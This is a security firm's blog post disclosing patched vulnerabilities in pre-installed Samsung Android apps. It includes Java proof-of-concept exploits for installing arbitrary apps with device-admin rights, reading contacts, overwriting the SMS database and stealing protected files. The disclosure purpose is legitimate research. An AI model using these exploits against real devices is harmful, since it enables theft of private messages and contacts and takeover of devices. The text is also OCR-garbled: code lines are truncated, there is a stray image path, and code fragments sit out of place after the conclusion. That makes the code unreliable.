10 JUNE 2021

Two weeks of securing Samsung devices: Part 1

After spending two weeks looking for security bugs in the pre-installed apps on Samsung devices, we were able to find multiple dangerous vulnerabilities. In this blog, we will be going over them.

The impact of these bugs could have allowed an attacker to access and edit the victim's contacts, calls, SMS/MMS, install arbitrary apps with device administrator rights, or read and write arbitrary files on behalf of a system user which could change the device's settings.

These vulnerabilities could have led to a GDPR violation, and we are delighted that we could help Samsung identify and fix these vulnerabilities in a timely manner.

Vulnerability table:

CVE	SVE	AFFECTED APP	DESCRIPTION	REWARD AMOUNT
CVE-2021-25388	SVE-2021-20636	Knox Core (com.samsung.android.knox.containercore)	Installation of arbitrary apps and device-wide theft of arbitrary files	$1720
CVE-2021-25356	SVE-2021-20733	Managed Provisioning (com.android.managedprovisioning)	Installing third-party apps and granting them Device Admin permissions	$7000
CVE-2021-25391	SVE-2021-20500	Secure Folder (com.samsung.knox.securefolder)	Gaining access to arbitrary* content providers	$1050
CVE-2021-25393	SVE-2021-20731	SecSettings (com.android.settings)	Gaining access to arbitrary* content providers leads to read/write access to arbitrary files as system user (UID 1000)	$5460
CVE-2021-25392	SVE-2021-20690	Samsung DeX System UI (com.samsung.desktopsystemui)	Ability to steal notification policy configuration	$330
CVE-2021-25397	SVE-2021-20716	TelephonyUI (com.samsung.android.app.telephonyui)	(Over-)writing arbitrary files as UID 1001	$4850
CVE-2021-25390	SVE-2021-20724	PhotoTable (com.android.dreams.phototable)	Intent redirection leads to gaining access to arbitrary content providers	$280

The vulnerability in Knox Core

First, we scanned the Knox Core app and discovered that an app was installed from the SD card:

Possibility to install third-party applications

Found in file
com/samsung/android/knox/containercore/provisioning/DualDARInitService.java

Mark as a false positive Collapse

```
199                 if (android.text.TextUtils.isEmpty(string2)) {
200                     notifyMPError(5);
201                 } else if (string2.startsWith("file://")) {
202                     java.lang.String str = getExternalFilesDir(null) + "/client_downloaded_knox_app.apk";
203                     try {
204                         ((com.samsung.android.knox.SemRemoteContentManager) this.mContext.getSystemService("rcp")).copyF
205                         installPackageTask(intent, string, str);
206                     } catch (android.os.RemoteException unused) {
207                         com.samsung.android.knox.containercore.dualdar.DDLog.m1e("KNOXCORE::DualDARInitService", "copyFi
208                         notifyMPError(5);
209                     }
210                 } else if (string2.startsWith("https://")) {
211                     downloadPackageTask(intent, string, string2);
212                 } else {
213                     notifyMPError(5);
214                 }
215             } else {
216                 com.samsung.android.knox.containercore.dualdar.DDLog.m0d("KNOXCORE::DualDARInitService", "Start proceedP
217                 startRunnerTask(intent);
218             }
219         }
220     }
221
222     private void installPackageTask(android.content.Intent intent, java.lang.String str, java.lang.String str2) {
223         java.io.FileInputStream fileInputStream;
224         java.lang.Throwable th;
225         com.samsung.android.knox.containercore.dualdar.DDLog.m0d("KNOXCORE::DualDARInitService", "installPackageTask", n
226         if (android.text.TextUtils.isEmpty(str) || android.text.TextUtils.isEmpty(str2)) {
227             com.samsung.android.knox.containercore.dualdar.DDLog.m1e("KNOXCORE::DualDARInitService", "packageName = " +
228             notifyMPError(5);
229             return;
230         }
231         android.content.pm.PackageInstaller.SessionParams sessionParams = new android.content.pm.PackageInstaller.Sessio
232         sessionParams.installFlags |= 2;
233         java.io.File file = new java.io.File(str2);
234         android.content.pm.PackageInstaller packageInstaller = this.mContext.getPackageManager().getPackageInstaller();
235         try {
236             int createSession = packageInstaller.createSession(sessionParams);
237             android.content.pm.PackageInstaller.Session openSession = packageInstaller.openSession(createSession);
238             try {
239                 java.io.FileInputStream fileInputStream2 = new java.io.FileInputStream(file);
240                 try {
241                     fileInputStream = fileInputStream2;
242                     try {
243                         java.io.OutputStream openWrite = openSession.openWrite(file.getName(), 0, -1);
244                         try {
245                             copyStream(fileInputStream, openWrite);
246                             if (openWrite != null) {
247                                 openWrite.close();
248                             }
```

Found in file
com/samsung/android/knox/containercore/provisioning/DualDARInitService.java

```
19         return com.samsung.android.knox.ddar.proxy.KnoxProxyManager.getInstance(context).relayMessage("SYSTEM_PROXY_AGENT"
20     }
21
22     private static void copyStream(java.io.InputStream inputStream, java.io.OutputStream outputStream) throws java.io.IOE
23         byte[] bArr = new byte[16384];
24         while (true) {
25             int read = inputStream.read(bArr);
26             if (read != -1) {
27                 outputStream.write(bArr, 0, read);
28             } else {
29                 return;
30             }
```

It also turned out that this functionality is activated via the exported service `com.samsung.android.knox.containercore.provisioning.DualDARInitService`:

```
<service android:name="com.samsung.android.knox.containercore.provisioning.DualDARInitService" an
```

An attacker could pass an arbitrary URI via the `dualdar-config-client-location` parameter, which will be copied to `/sdcard/Android/data/com.samsung.android.knox.containercore/files/client_downloaded_knox_app.apk`, which is a world-readable location.

After that, the app installation process will be launched:

```
private void proceedPrerequisiteForDualDARWithWPCOD(Intent intent) {
    if (intent.getBooleanExtra("DUAL_DAR_IS_WPCOD", false)) {
        int intExtra = intent.getIntExtra("android.intent.extra.user_handle", UserHandle.myUserId(
        Bundle bundleExtra = intent.getBundleExtra("DUAL_DAR_PARAMS");
        String string = bundleExtra.getString("dualdar-config-client-package", null);
        if (!TextUtils.isEmpty(string)) {
            DDLog.m4d("KNOXCORE::DualDARInitService", "Start proceedPrerequisiteForDualDARWithWPCO
            String string2 = bundleExtra.getString("dualdar-config-client-location"); // attacker-
            DDLog.m4d("KNOXCORE::DualDARInitService", "DualDARPolicy.KEY_CONFIG_CLIENT_LOCATION =
            if (TextUtils.isEmpty(string2)) {
                notifyMPError(5);
            } else if (string2.startsWith("file://")) {
                String str = getExternalFilesDir(null) + "/client_downloaded_knox_app.apk";
                try {
                    // attacker-controlled file is copied to the public location
                    ((SemRemoteContentManager) this.mContext.getSystemService("rcp")).copyFile(int
                    installPackageTask(intent, string, str); // and then installed
                } catch (RemoteException unused) {
                    DDLog.m3e("KNOXCORE::DualDARInitService", "copyFile failed.");
                    notifyMPError(5);
                }
            } else if (string2.startsWith("https://")) {
                downloadPackageTask(intent, string, string2);
            } else {
                notifyMPError(5);
            }
        } else {
            DDLog.m4d("KNOXCORE::DualDARInitService", "Start proceedPrerequisiteForDualDARWithWPCO
            startRunnerTask(intent);
        }
    }
}
```

Proof of Concept for installing arbitrary apps

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    try {
        Bundle bundle = new Bundle();
        bundle.putString("dualdar-config-client-package", "test.exampleapp");
        bundle.putString("dualdar-config-client-location", Uri.fromFile(copyFile()).toString());

        Intent i = new Intent("com.samsung.android.knox.containercore.provisioning.DualDARInitServ
        i.setClassName("com.samsung.android.knox.containercore", "com.samsung.android.knox.contain
        i.putExtra("DualDARServiceEventFlag", 500);
        i.putExtra("DUAL_DAR_IS_WPCOD", true);
        i.putExtra("DUAL_DAR_PARAMS", bundle);
        startService(i);
    }
    catch (Throwable th) {
        throw new RuntimeException(th);
    }
}

private File copyFile() throws Throwable {
    File file = new File(getApplicationInfo().dataDir, "app.apk");

    InputStream i = getAssets().open("app-release.apk");
    OutputStream o = new FileOutputStream(file);
    IOUtils.copy(i, o);
    i.close();
    o.close();
    return file;
}
```

```
    super.onCreate(savedInstanceState);

    startDump();

    try {
        File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telep

        Bundle bundle = new Bundle();
        bundle.putString("dualdar-config-client-package", "test.exampleapp");
        bundle.putString("dualdar-config-client-location", Uri.fromFile(dbPath).toString());

        Intent i = new Intent("com.samsung.android.knox.containercore.provisioning.DualDARInitServ
        i.setClassName("com.samsung.android.knox.containercore", "com.samsung.android.knox.contain
        i.putExtra("DualDARServiceEventFlag", 500);
        i.putExtra("DUAL_DAR_IS_WPCOD", true);
        i.putExtra("DUAL_DAR_PARAMS", bundle);
        new Thread(() -> {
            for(int j = 1; j < 1000; j++) {
                startService(i);
                try {
                    Thread.sleep(500);
                } catch (Throwable th) {
                    throw new RuntimeException(th);
                }
            }
        }).start();
    }
    catch (Throwable th) {
        throw new RuntimeException(th);
    }
}

private void startDump() {
    final String path = "/sdcard/Android/data/com.samsung.android.knox.containercore/files/client_

    ContentValues values = new ContentValues();
    values.put("_data", path);
    Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri("external"), values);

    new Thread(new Runnable() {
        public void run() {
            while (true) {
                try {
                    InputStream i = getContentResolver().openInputStream(uri);
                    String data = IOUtils.toString(i);
                    Log.d("evil", data);
                    i.close();
                } catch (Throwable th) {
                }
            }
        }
    }).start();
}
```

The PoC works as follows:

1. A service is launched to copy the required file to a public location (since this is an invalid APK file, it will be deleted immediately after an installation error),
2. Then, the `client_downloaded_knox_app.apk` file is read.

Note: We use `MediaStore.Files` because the latest Android versions do not allow direct reading from external storages belonging to other apps, but this can be bypassed using the Android Media Content Provider.

The vulnerability in Managed Provisioning

Managed Provisioning is a pre-installed app on all Samsung devices and is used for corporate device customization.

Once again, while testing Managed Provisioning, we found a vulnerability on installing an app from a public directory:

Found in file
com/android/managedprovisioning/task/DownloadPackageTask.java

Mark as a false positive Expand

```
45          this.mReceiver = createDownloadReceiver;
46          this.mContext.registerReceiver(createDownloadReceiver, new android.content.IntentFilter("android.intent.action.DOW
47          android.app.DownloadManager.Request request = new android.app.DownloadManager.Request(android.net.Uri.parse(this.m
48          java.io.File file = new java.io.File(this.mContext.getExternalFilesDir(null) + "/download_cache/managed_provisioni
49          file.getParentFile().mkdirs();
50          request.setDestinationUri(android.net.Uri.fromFile(file));
51          java.lang.String str = this.mPackageDownloadInfo.cookieHeader;
52          if (str != null) {
```

The original app was developed by AOSP and it had security checks to verify the authorization of any interactions. The Managed Provisioning app was modified by Samsung to add features which were needed to interact with their ecosystem and Knox Core.

Therefore, in the Samsung app, this check could be bypassed by setting the value `com.samsung.knox.container.requestId`:

```
int intExtra = intent.getIntExtra("com.samsung.knox.container.requestId", -1);
if (intExtra > 0) {
   ProvisionLogger.logw("Skipping verifyActionAndCaller"); // the bypass
} else if (!verifyActionAndCaller(intent, str)) {
   return;
}
```

Proof of Concept for installing custom apps and giving them Device Admin rights

This Proof of Concept was built by copying the code of the `ProvisioningParams.Builder` class and passing the standard parameters needed to configure Managed Provisioning, which included:

- the URL for downloading the app
- the SHA1 hash of the file
- the Device Admin receiver component name

```
byte[] hash = Base64.decode("5VNuCGDQygiVg4S86BKhySBVJlOpDZs3YYYsJKIOtCQ", 0);
PackageDownloadInfo.Builder infoBuiler = PackageDownloadInfo.Builder.builder()
       .setLocation("https://redacted.s3.amazonaws.com/app-release.apk")
       .setPackageChecksum(hash)
       .setSignatureChecksum(hash);

ProvisioningParams.Builder builder = ProvisioningParams.Builder.builder()
       .setSkipUserConsent(true)
       .setDeviceAdminComponentName(new ComponentName("test.exampleapp", "test.exampleapp.MyRecei
       .setDeviceAdminPackageName("test.exampleapp")
       .setProvisioningAction("android.app.action.PROVISION_MANAGED_DEVICE")
       .setDeviceAdminDownloadInfo(infoBuiler.build());

ProvisioningParams params = builder.build();

Intent i = new Intent("com.android.managedprovisioning.action.RESUME_PROVISIONING");
i.setClassName("com.android.managedprovisioning", "com.android.managedprovisioning.preprovisionin
i.putExtra("provisioningParams", params);
i.putExtra("com.samsung.knox.container.requestId", 1);
i.putExtra("com.samsung.knox.container.configType", "knox-do-basic");
startActivity(i);
```

After opening the app, this is what happened:

1. Managed Provisioning was forced to download a malicious app from the attacker-specified link
2. The malicious app installed in Step 1 was made a device administrator with an arbitrary set of rights
3. A process was initiated which would remove all the other apps installed on the same device.

The attack looked like this:

0:00 / 0:32

The vulnerability in Secure Folder

Secure Folder is a secure file storage app which is pre-installed on Samsung devices. It has a large set of rights that an attacker could intercept by exploiting the vulnerability found in accessing arbitrary* content

Found in file **AndroidManifest.xml** Mark as a false positive Collapse

```
197       <activity android:name="com.samsung.knox.securefolder.containeragent.ui.settings.KnoxSettingCheckLockTypeActivity'
```

Found in file
com/samsung/knox/securefolder/containeragent/ui/settings/KnoxSettingCheckLockTypeActivity.java

```
35            setResult(-1, getIntent());
36        } else {
37            android.util.Log.d(TAG, "KnoxSettingCheckLockTypeActivity onActivityResult send result canceled.");
38            setResult(0, getIntent());
39        }
40        finish();
41    }
```

Possibility of access to arbitrary* content providers

Found in file **AndroidManifest.xml** Mark as a false positive Collapse

```
197       <activity android:name="com.samsung.knox.securefolder.containeragent.ui.settings.KnoxSettingCheckLockTypeActivity'
```

Found in file
com/samsung/knox/securefolder/containeragent/ui/settings/KnoxSettingCheckLockTypeActivity.java

```
21            return;
22        }
23        android.util.Log.d(TAG, "KnoxSettingCheckLockTypeActivity onCreate send intent back");
24        setResult(0, getIntent());
25        finish();
26    }
27
```

Possibility of access to arbitrary* content providers

Found in file **AndroidManifest.xml** Mark as a false positive Collapse

```
197       <activity android:name="com.samsung.knox.securefolder.containeragent.ui.settings.KnoxSettingCheckLockTypeActivity'
```

Found in file
com/samsung/knox/securefolder/containeragent/ui/settings/KnoxSettingCheckLockTypeActivity.java

```
32        android.util.Log.d(str, "KnoxSettingCheckLockTypeActivity onActivityResult Result code : " + i2 + ", Request code
33        if (i2 == -1 && i == 1033) {
34            android.util.Log.d(TAG, "KnoxSettingCheckLockTypeActivity onActivityResult send result OK.");
35            setResult(-1, getIntent());
36        } else {
37            android.util.Log.d(TAG, "KnoxSettingCheckLockTypeActivity onActivityResult send result canceled.");
38            setResult(0, getIntent());
```

Once an attacker receives the intent which was sent by them, they would be able to intercept the rights.

As a PoC, we intercepted the rights to read/write contacts:

```
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);

   Intent i = new Intent();
   i.setClassName("com.samsung.knox.securefolder", "com.samsung.knox.securefolder.containeragent.
   i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION | Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
   i.setData(ContactsContract.RawContacts.CONTENT_URI);
   startActivityForResult(i, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
   super.onActivityResult(requestCode, resultCode, data);
```


```
                for (int i = 0; i < cursor.getColumnCount(); i++) {
                    if (sb.length() > 0) {
                        sb.append(", ");
                    }
                    sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
                }
                Log.d("evil", sb.toString());
            }
            while (cursor.moveToNext());
        }
    }
```

The vulnerability in SecSettings

SecSettings is Samsung's pre-installed settings app.

The vulnerability on reading and writing arbitrary files from UID 1000 (`system`) consists of two components:

- gaining access to arbitrary* content providers
- exploiting an insecure FileProvider in the `com.sec.imsservice` app



This chain is only possible because both apps use the same shared UID specified in their `AndroidManifest.xml` : `android:sharedUserId="android.uid.system"` . In fact, this setting means that two different apps can share absolutely all resources and have full access to each other's components. The vulnerability in SecSettings is Google's. It was reported to the Android VDP. The reward is $2000. We will disclose the details of this issue in the Part 2 article.

The vulnerability in Samsung DeX System UI

This vulnerability allowed an attacker to steal data from user notifications, which would typically include chat descriptions for Telegram, Google Docs folders, Samsung Email and Gmail inboxes, and information from notifications of other apps.

The attacker could also activate the functionality to create a backup in the world-readable directory on the SD card:

Found in file **AndroidManifest.xml**

Mark as a false positive Collapse

```
276         <receiver android:name="com.samsung.desktopsystemui.NotificationBackupRestoreManager$NotificationBnRReceiver">
277             <intent-filter>
278                 <action android:name="com.samsung.android.intent.action.REQUEST_BACKUP_NOTIFICATION"/>
279                 <action android:name="com.samsung.android.intent.action.REQUEST_RESTORE_NOTIFICATION"/>
280             </intent-filter>
281         </receiver>
```

Found in file
com/samsung/desktopsystemui/NotificationBackupRestoreManager.jav
a

```
723         public java.lang.Thread mBackupThread;
724
725         @Override // android.content.BroadcastReceiver
726         public void onReceive(android.content.Context context, android.content.Intent intent) {
727             java.lang.String action = intent.getAction();
728             android.util.Log.d("NotifBnRManager", "onReceive ( action = " + action + ")");
729             if (action != null) {
730                 try {
731                     java.lang.String stringExtra = intent.getStringExtra("SAVE_PATH");
732                     java.lang.String stringExtra2 = intent.getStringExtra("SOURCE");
733                     java.lang.String stringExtra3 = intent.getStringExtra("SESSION_KEY");
734                     java.lang.String stringExtra4 = intent.getStringExtra("EXPORT_SESSION_TIME");
735                     int intExtra = intent.getIntExtra("ACTION", 0);
736                     int intExtra2 = intent.getIntExtra("SECURITY_LEVEL", 0);
737                     if (action.equals("com.samsung.android.intent.action.REQUEST_BACKUP_NOTIFICATION")) {
738                         if (intExtra != 2) {
739                             java.lang.Thread thread = new java.lang.Thread(new com.samsung.desktopsystemui.NotificationBa
740                             this.mBackupThread = thread;
741                             thread.start();
742                         } else if (this.mBackupThread != null && this.mBackupThread.isAlive()) {
```

Found in file
com/samsung/desktopsystemui/NotificationBackupRestoreManager.jav
a

```
30  }
31
32  @com.android.internal.annotations.VisibleForTesting
33  public void startBackup(android.content.Context context, java.lang.String str, java.lang.String str2, java.lang.Strin
34      java.lang.Exception e;
35      android.util.Log.d("NotifBnRManager", "start backup basePath=" + str2 + " source=" + str3);
36      com.samsung.desktopsystemui.NotificationBackupRestoreManager.ERR_CODE err_code = com.samsung.desktopsystemui.Notif
37      java.lang.StringBuilder sb = new java.lang.StringBuilder();
38      sb.append(str2);
39      sb.append("/");
40      java.lang.String sb2 = sb.toString();
41      try {
42          streamCrypt(str5);
43          try {
44              int createBackupFile = createBackupFile(sb2, i);
45              android.util.Log.d("NotifBnRManager", "resultCode=" + createBackupFile);
46              sendResponse(context, str, createBackupFile, createBackupFile == 1 ? com.samsung.desktopsystemui.Notificat
47          } catch (java.lang.Exception e2) {
```

Found in file
com/samsung/desktopsystemui/NotificationBackupRestoreManager.jav
a

```
613         }
614     }
615
616     private int createBackupFile(java.lang.String str, int i) {
617         android.util.Log.d("NotifBnRManager", "create backup file basePath=" + str);
618         deleteFile(str + "notification_policy.xml");
619         return !createResultFile(str, i);
620     }
621
622     private void deleteFile(java.lang.String str) {
```

Found in file
com/samsung/desktopsystemui/NotificationBackupRestoreManager.jav
a

```
762             final /* synthetic */ int val$securityLevel;
763             final /* synthetic */ java.lang.String val$source;
764
765             RunnableC08161(com.samsung.desktopsystemui.NotificationBackupRestoreManager.NotificationBnRReceiver notificat
766                 this.val$context = context;
767                 this.val$basePath = str;
768                 this.val$source = str2;
769                 this.val$securityLevel = i;
```

Proof of Concept:

Found in file
com/samsung/desktopsystemui/NotificationBackupRestoreManager.jav

```
final File root = Environment.getExternalStorageDirectory();
final File policyFile = new File(root, "notification_policy.xml");
final File backupCopy = new File(root, "backup");

Intent i = new Intent("com.samsung.android.intent.action.REQUEST_BACKUP_NOTIFICATION");
i.setClassName("com.samsung.desktopsystemui", "com.samsung.desktopsystemui.NotificationBackupRest
i.putExtra("SAVE_PATH", root.getAbsolutePath());
i.putExtra("SESSION_KEY", "not_empty");
sendBroadcast(i);

new Thread(() -> {
   while (true) {
       if(policyFile.exists()) {
           try {
               InputStream i = new FileInputStream(policyFile);
               OutputStream o = new FileOutputStream(backupCopy);
               IOUtils.copy(i, o);
               i.close();
               o.close();
           } catch (Throwable th) {
               throw new RuntimeException(th);
           }
       }
   }
}).start();
```

```
550             android.util.Log.e("NotifBnRManager", "file delete!!!");
552             return z;
553         } catch (java.io.IOException e2) {
555             return false;
559     /* JADX WARNING: Removed duplicated region for block: B:25:0x006d A[SYNTHETIC, Splitter:B:25:0x006d] */
560     public static void copyBackupFile(java.lang.String str) {
561         byte[] bArr;
562         java.lang.Throwable th;
563         java.lang.Exception e;
564         android.util.Slog.d("NotifBnRManager", "copyBackupFile path=" + str);
565         java.io.FileOutputStream fileOutputStream = null;
566         try {
567             bArr = android.app.INotificationManager.Stub.asInterface(android.os.ServiceManager.getService("notification"
568         } catch (java.lang.Exception e2) {
569             android.util.Slog.d("NotifBnRManager", "copyBackupFile Failed");
570             e2.printStackTrace();
571             bArr = null;
572         }
573         try {
574             java.io.FileOutputStream fileOutputStream2 = new java.io.FileOutputStream(str);
575             if (bArr != null) {
576                 try {
577                     fileOutputStream2.write(bArr);
```

The vulnerability in TelephonyUI

The receiver `com.samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringReceiver` is exported. It saves files from the URL specified in `photoring_uri` to the path specified in `down_file`. This was detected by the Oversecured Android scanner:

Found in file **AndroidManifest.xml**

Mark as a false positive Collapse

```
651         <receiver android:name="com.samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringReceiver" android:
652             <intent-filter>
653                 <action android:name="com.samsung.android.app.telephonyui.action.DOWNLOAD_PHOTORING"/>
654             </intent-filter>
655         </receiver>
```

Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/PhotoringReceiver.java

```
2
3  public class PhotoringReceiver extends android.content.BroadcastReceiver {
4      @Override // android.content.BroadcastReceiver
5      public void onReceive(android.content.Context context, android.content.Intent intent) {
6          java.lang.String action = intent.getAction();
7          com.samsung.android.app.telephonyui.utils.p072d.L.m7878b("PhotoringReceiver", "onReceive : %s", action);
8          if (action != null) {
9              char c = 65535;
10             if (action.hashCode() == -1569942956 && action.equals("com.samsung.android.app.telephonyui.action.DOWNLOAD_PHO
11                 c = 0;
12             }
13             if (c == 0) {
14                 java.lang.String stringExtra = intent.getStringExtra("photoring_uri");
15                 java.lang.String stringExtra2 = intent.getStringExtra("down_file");
16                 com.samsung.android.app.telephonyui.utils.p072d.L.m7878b("PhotoringReceiver", "McidReceiver onReceive url
17                 com.samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringMgr.m4568b().f2851b = true;
18                 com.samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringMgr.m4568b().m4597d();
19                 com.samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringMgr.m4568b().m4588a(stringExtra, st
20             }
21         }
22     }
```

Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/PhotoringMgr.java

```
194     }
195
196     /* renamed from: a */
197     public void m4588a(java.lang.String str, java.lang.String str2) {
198         com.samsung.android.app.telephonyui.utils.p072d.L.m7878b("PhotoringMgr", "downloadContent", new java.lang.Object
199         com.samsung.android.app.telephonyui.carrierui.photoring.model.CallMessageNetwork aVar = this.f2850a;
200         if (aVar != null) {
201             aVar.m4412a(str, str2);
202         }
203     }
204
```

Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/CallMessageNetwork.java

```
306     }
307
308     /* renamed from: a */
309     public void m4412a(java.lang.String str, java.lang.String str2) {
310         m4418c();
311         com.samsung.android.app.telephonyui.carrierui.photoring.model.CallMessageNetwork.C2054a aVar = new com.samsung.a
312         this.f2743c = aVar;
313         aVar.start();
314     }
```

Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/CallMessageNetwork.java

```
334         /* renamed from: b */
335         java.lang.String f2749b = null;
336
337         public C2054a(java.lang.String str, java.lang.String str2) {
338             this.f2748a = str;
339             this.f2749b = str2;
340         }
341
342         @Override // java.lang.Thread, java.lang.Runnable
343         public void run() {
344             java.util.LinkedHashMap linkedHashMap = new java.util.LinkedHashMap();
345             if (com.samsung.android.app.telephonyui.p002b.TuiImsFeature.INSTANCE.f203g) {
346                 java.lang.StringBuilder sb = new java.lang.StringBuilder();
347                 sb.append(this.f2748a);
348                 sb.append("?");
349                 com.samsung.android.app.telephonyui.carrierui.photoring.model.CallMessageNetwork aVar = com.samsung.andr
```

type in the response.

com/samsung/android/app/telephonyui/carrierui/photoring/model/p02
6a/HTTPRequestHelper.java

Proof of Concept:

```
File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telephony",

Intent i = new Intent("com.samsung.android.app.telephonyui.action.DOWNLOAD_PHOTORING");
i.setClassName("com.samsung.android.app.telephonyui", "com.samsung.android.app.telephonyui.carrie
i.putExtra("photoring_uri", "https://redacted.s3.amazonaws.com/test.mp4");
i.putExtra("down_file", dbPath.getAbsolutePath());
sendBroadcast(i);
```

```
141             if (!this.f2785a.endsWith("?")) {
142                 this.f2785a += "?";
143             }
144             this.f2785a += org.apache.http.client.utils.URLEncodedUtils.format(arrayList, "UTF-8");
145         }
146         org.apache.http.client.methods.HttpGet httpGet = new com.samsung.android.app.telephonyui.carrierui.photoring.model.p026a.HTTPCli
147         a.getParams().setParameter("http.connection.timeout", 12000);
148         a.getParams().setParameter("http.socket.timeout", 12000);
149         org.apache.http.client.methods.HttpGet httpGet = new org.apache.http.client.methods.HttpGet(this.f2785a);
```

As a result, the file with SMS/MMS messages was overwritten with attacker-controlled content.

The vulnerability in PhotoTable

In PhotoTable, we found intent redirection, which allowed access to content providers to be intercepted:

Ability to start arbitrary components

Found in file **AndroidManifest.xml**

Mark as a false positive Collapse

```
25      <activity android:theme="@style/res_2131558669_theme_permission_activity" android:label="@string/app_name" android
26          <intent-filter>
27              <action android:name="android.intent.action.MAIN"/>
28          </intent-filter>
29      </activity>
```

Found in file
com/android/dreams/phototable/PermissionsRequestActivity.java

```
10  @Override // android.app.Activity
11  public void onCreate(android.os.Bundle bundle) {
12      super.onCreate(bundle);
13      android.os.Bundle extras = getIntent().getExtras();
14      this.mExtras = extras;
15      if (extras == null) {
16          finish();
17      } else {
18          this.mDreamPreviousIntent = (android.content.Intent) extras.get("previous_intent");
19      }
20  }
21
```

Found in file
com/android/dreams/phototable/PermissionsRequestActivity.java

```
71          android.content.Intent intent = this.mDreamPreviousIntent;
72          if (intent != null) {
73              intent.addFlags(65536);
74              startActivity(this.mDreamPreviousIntent);
75          }
76          overridePendingTransition(0, 0);
77      }
303         bundle.putString("URL", this.f2785a);
304         bundle.putString("ReqType", this.f2787c.name());
305         return;
306         if (httpResponse != null) {
```

We used this vulnerability to hijack the rights to access the SD card. Here is the **Proof of Concept**:

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    handle(getIntent());
}

protected void onNewIntent(Intent intent) {
    super.onNewIntent(intent);
    handle(intent);
}

private void handle(Intent intent) {
    if("evil".equals(intent.getAction())) {
        String uri = MediaStore.Images.Media.insertImage(getContentResolver(),
                Bitmap.createBitmap(1, 1, Bitmap.Config.ARGB_8888),
                "Title_1337",
                "Description_1337");
        Log.d("evil", "Result: " + uri);
```

```
        i.putExtra("previous_intent", next);
        i.putExtra("permission_list", new String[0]);
        startActivity(i);
    }
}
```

Preventing these vulnerabilities

It could be challenging to keep track of security, especially in large projects. You can use Oversecured vulnerability scanner since it tracks all known security issues on Android and iOS including all the vectors mentioned above. To begin testing your apps, use Quick Start, book a call or contact us.

Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/pO2
6a/HTTPResponseParser.java

```
75          java.io.InputStream content = entity.getContent();
76          if (content == null) {
77              return 1;
78          }
```

Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/pO2
6a/HTTPResponseParser.java

```
108             if (this.f2804i == null || (!this.f2800e.startsWith("video/") && !this.f2800e.startsWith("image/"))) {
109                 this.f2801f = m4470a(content);
110             } else if (m4474f()) {
111                 m4471a(content, this.f2804i);
112             } else {
113                 content.close();
114                 return 2;
```

Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/pO2

```
28
29  public HTTPRequestHelper(android.os.Handler handler, com.samsung.android.app.telephonyui.carrierui.photoring.model.Cal
30      this.f2786b = handler;
31      this.f2787c = requestType;
32      this.f2788d = str;
33      this.f2790f = thread;
34  }
35
```

Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/pO2
6a/HTTPResponseParser.java

```
151 /* JADX WARNING: Removed duplicated region for block: B:34:0x00a9 A[SYNTHETIC, Splitter:B:34:0x00a9] */
152 /* JADX WARNING: Removed duplicated region for block: B:41:? A[RETURN, SYNTHETIC] */
153 /* renamed from: a */
154 private void m4471a(java.io.InputStream inputStream, java.lang.String str) {
155     java.lang.Throwable th;
156     java.io.IOException e;
157     com.samsung.android.app.telephonyui.utils.p072d.L.m7878b("HTTPResponse", "convertIsToFile %s", str);
158     if (str != null) {
159         java.io.File file = new java.io.File(new java.io.File(str).getParent());
160         if (!file.exists() && !file.mkdirs()) {
161             com.samsung.android.app.telephonyui.utils.p072d.L.m7878b("HTTPResponse", "Error with Make directory", new
162         }
163         java.io.FileOutputStream fileOutputStream = null;
164         try {
165             java.io.FileOutputStream fileOutputStream2 = new java.io.FileOutputStream(str);
166             try {
167                 int i = this.f2798c;
168                 int min = java.lang.Math.min(4096, i);
169                 byte[] bArr = new byte[min];
170                 while (true) {
171                     int read = inputStream.read(bArr, 0, min);
172                     if (read > 0) {
173                         fileOutputStream2.write(bArr, 0, read);
174                         i -= read;
175                         min = java.lang.Math.min(4096, i);
176                     } else {
```